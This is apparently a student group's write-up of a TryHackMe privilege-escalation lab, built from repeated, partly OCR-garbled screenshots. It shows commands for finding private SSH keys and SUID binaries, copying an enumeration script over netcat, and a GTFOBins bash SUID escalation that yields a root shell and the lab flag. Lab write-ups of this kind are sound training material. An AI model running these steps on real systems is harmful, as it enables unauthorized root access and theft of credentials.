

PSP0201

Week 4

Writeup

Group Name: ikun no 1

Members


ID	Name	Role
1211102058	Chu Liang Chern	Leader
1211101401	Chong Jii Hong	Member
1211103206	Ng Kai Keat	Member
1211103095	Siddiq Ferhad Bin Khairil Anual	Member

Day 11: Networking The Rogue Gnome

Tool used: Kali-Linux

Solution/walkthrough:

Question 1



The screenshot shows a web browser window with the URL <https://tryhackme.com/room/learnycyberin25days>. The browser's address bar and tabs are visible. The main content area displays a room titled 'tbfcpriv2' with an IP address of 10.10.216.32 and an expiration time of 1h 54m 13s. The room content includes the following sections:

- 11.4.1. Horizontal Privilege Escalation:**


A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.
- 11.4.2. Vertical Privilege Escalation:**

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.
- 11.5. Reinforcing the Breach**

Find the answer in THM.

Question 2



The screenshot shows a web browser window with the URL <https://tryhackme.com/room/learnycyberin25days>. The browser's address bar and tabs are visible. The main content area displays a room titled 'tbfcpriv2' with an IP address of 10.10.216.32 and an expiration time of 1h 54m 13s. The room content includes the following sections:

- 11.4.1. Horizontal Privilege Escalation:**

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.
- 11.4.2. Vertical Privilege Escalation:**

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.
- 11.5. Reinforcing the Breach**

Find the answer in THM.

Question 3

The screenshot shows a web browser window with the URL `https://tryhackme.com/room/learnbyberin25days`. The browser's taskbar at the top includes icons for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The room interface has a header with the title 'tbfcpriv2', IP address '10.10.216.32', and an expiration time of '1h 54m 13s'. There are buttons for '?', 'Add 1 hour', and 'Terminate'.

11.4.1. Horizontal Privilege Escalation:
 A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:
 A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

11.5. Reinforcing the Breach

Find the answer in THM.

Question 4

The screenshot shows the same TryHackMe room interface. The expiration time is now '1h 53m 29s'. The main content area contains the following text:

Our directory has three directories "exampledir[3]" and three files "examplefile[3]". I've listed the four columns of interest here:

Column Letter	Description	Example
[A]	filetype (d is a directory - is a file) and the user and group permissions "r" for reading, "w" for write and "x" for executing.	A file with -rw-rw-r-- is read/write to the user and group only. However, every other user has read access only
[B]	the user who owns the file	cmnatic (system user)
[C]	the group (of users) who owns the file	sudoers group

At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below -rwxrwxr-):

```
-rwxrwxr-x 1 cmnatic cmnatic 0 Dec 8 18:43 backup.sh
```

Find the answer in THM.

Question 5

TryHackMe | 25 Days of C x +

https://tryhackme.com/room/learnycyberin25days

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Title	IP Address	Expires	
tbfcpriv2	10.10.216.32	1h 45m 48s	? Add 1 hour Terminate

For example, we can use the find command to search for common folders or files that we may suspect to be on the machine:

- backups
- password
- admin
- config

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via:

```
find / -name id_rsa 2> /dev/null
```

Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "id_rsa" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Can you think of any other files or folders we may want to *find*?

11.7. The "Priv Esc Checklist"

As you progress through your pentesting journey, you will begin to pick up a certain workflow for how you approach certain stages of an engagement. Whilst this workflow is truly yours, it will revolve around some fundamental steps in looking for vulnerabilities for privilege escalation.

Find the answer in THM.

Question 6

TryHackMe | 25 Days of C x +

https://tryhackme.com/room/learnycyberin25days

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Title	IP Address	Expires	
tbfcpriv2	10.10.216.32	1h 40m 41s	? Add 1 hour Terminate

```
root@ip-10-10-118-36:~# nc -w 3 10.10.82.123 1337 < LinEnum.sh
root@ip-10-10-118-36:~#
```

11.10.3.4. Add the execution permission to *LinEnum.sh* on the vulnerable Instance: `chmod +x LinEnum.sh`


11.10.3.5. Execute *LinEnum.sh* on the vulnerable Instance: `./LinEnum.sh`

```
cmnatic@tbfc-day-9:/tmp$ ./LinEnum.sh
#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled
```


Find the answer in THM.

Question 7




Find the answer in THM.


Question 8



Use the SSH that has given to login the machine.



Use this 'find / -perm -u=s -type f 2>/dev/null' to search the machine for executables with SUID permission.



Then, visit GTFOBins and check one by one, see which is suitable for SUID. Bash is chosen.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .  
./bash -p
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo bash
```

After that, search the SUID.

TryHackMe | 25 Days of C x bash | GTFOBins

https://tryhackme.com/room/learnncyberin25days

Expires 26m 58s

File Actions Edit View Help

/usr/bin/newuidmap
/usr/bin/traceroute6.iputils
/usr/bin/chsh: to launch a system shell as root.
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1 flag.txt
/usr/lib/eject/dmccrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
-bash-4.4\$./bash -p
-bash: ./bash: No such file or directory
-bash-4.4\$ bash -p
-bash-4.4# ls
-bash-4.4# cd /root
-bash: cd: root: No such file or directory
-bash-4.4# cd /root
-bash-4.4# ls
-bash-4.4# cat flag.txt
thm{2fb10afe933296592}
-bash-4.4#

Task 17 [Day 15] Scripting There's a Python in my stocking!

Use the SUID and it change the bash. Cd the root and ls. Then, cat the flag.txt